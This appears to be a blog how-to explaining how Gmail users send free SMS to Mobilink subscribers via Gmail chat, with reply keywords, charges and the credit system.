With this service Mobilink subscribers can also reply back to SMS messages sent from Google chat, which will appear on Gmail user’s Gmail interface.
It merits mentioning here that first message has to be sent by a Gmail user via Gmail chat client. This means that Mobilink subscriber cannot initiate chat himself/herself with his Gmail contacts from mobile phone.
How to send SMS to Mobilink Numbers:

Gmail users will have to simply Log into their account. In the Send SMS box above Chat, enter the Mobilink phone number you want to send a SMS.
Mobilink Gmail SMS thumb Free SMS to Any Mobilink Number from Gmail Chat

Next a window will appear (shown below) where you can check the country code and phone number of the SMS recipient to save this contact to build your address book. Next time you will be able to send SMS to same number by typing his/her name.
Mobilink Gmail SMS 01 thumb Free SMS to Any Mobilink Number from Gmail Chat
Next a chat-window will pop on right bottom, simply type the message and hit enter… that’s it.
Your message will be sent to the phone number you entered.
How Mobilink Subscribers Respond to Gmail Chat SMS?
  • To respond to the message received from Gmail user, simply reply from mobile. Reply will appear on Gmail interface of Gmail user.
  • Mobilink subscriber can reply to the message received from Gmail user within 24 hours.
Commands for Mobilink Subscribers:
Mobilink subscriber can use below commands while chatting via Gmail SMS service through his/her mobile phone. Please note that these commands can be sent in response to SMS received from the Gmail user only.
  • HELP: Command can be used to get list of useful commands.
  • BLOCK: Command can be used to block messages from a specific Gmail user. This command should be sent in response to the SMS from that Gmail user whom you want to block.
  • UNBLOCK: Command can be used to un-block Gmail user. After the execution of this command, mobile subscriber will be able to receive messages from the Gmail user he has previously blocked
Following commands can be sent at 2434000.
  • STOP: To block all messages from all Gmail users.
  • START: To enables receiving SMS messages from Gmail if you’re currently blocking these.
Service Charges
  • SMS sent by Gmail users to Mobilink subscribers will be free of cost, but with limited daily credits. Read below to learn on how to receive more credits.
  • SMS sent by Mobilink subscribers to Gmail users will be charged @ Rs. 1+Tax/SMS.
  • No subscription is required to avail Gmail SMS service.
How to Get Google SMS Credits:
Gmail offers initial SMS credit for 50 SMS, which decreases each time you send an SMS from Gmail chat client.
  • Every time you send a message, your credit decreases by one.
  • Every time you receive an SMS message in Chat (for example when a phone user replies to one of your messages) your credit increases by five, up to a maximum of 50.
  • you can also send an SMS to your own phone, and then reply to that message multiple times to get 5 credits for each reply. This is legal, as you’re buying credits by paying your phone company.
  • If your SMS credit goes down to zero at any point, it will increase back up to one 24 hours later.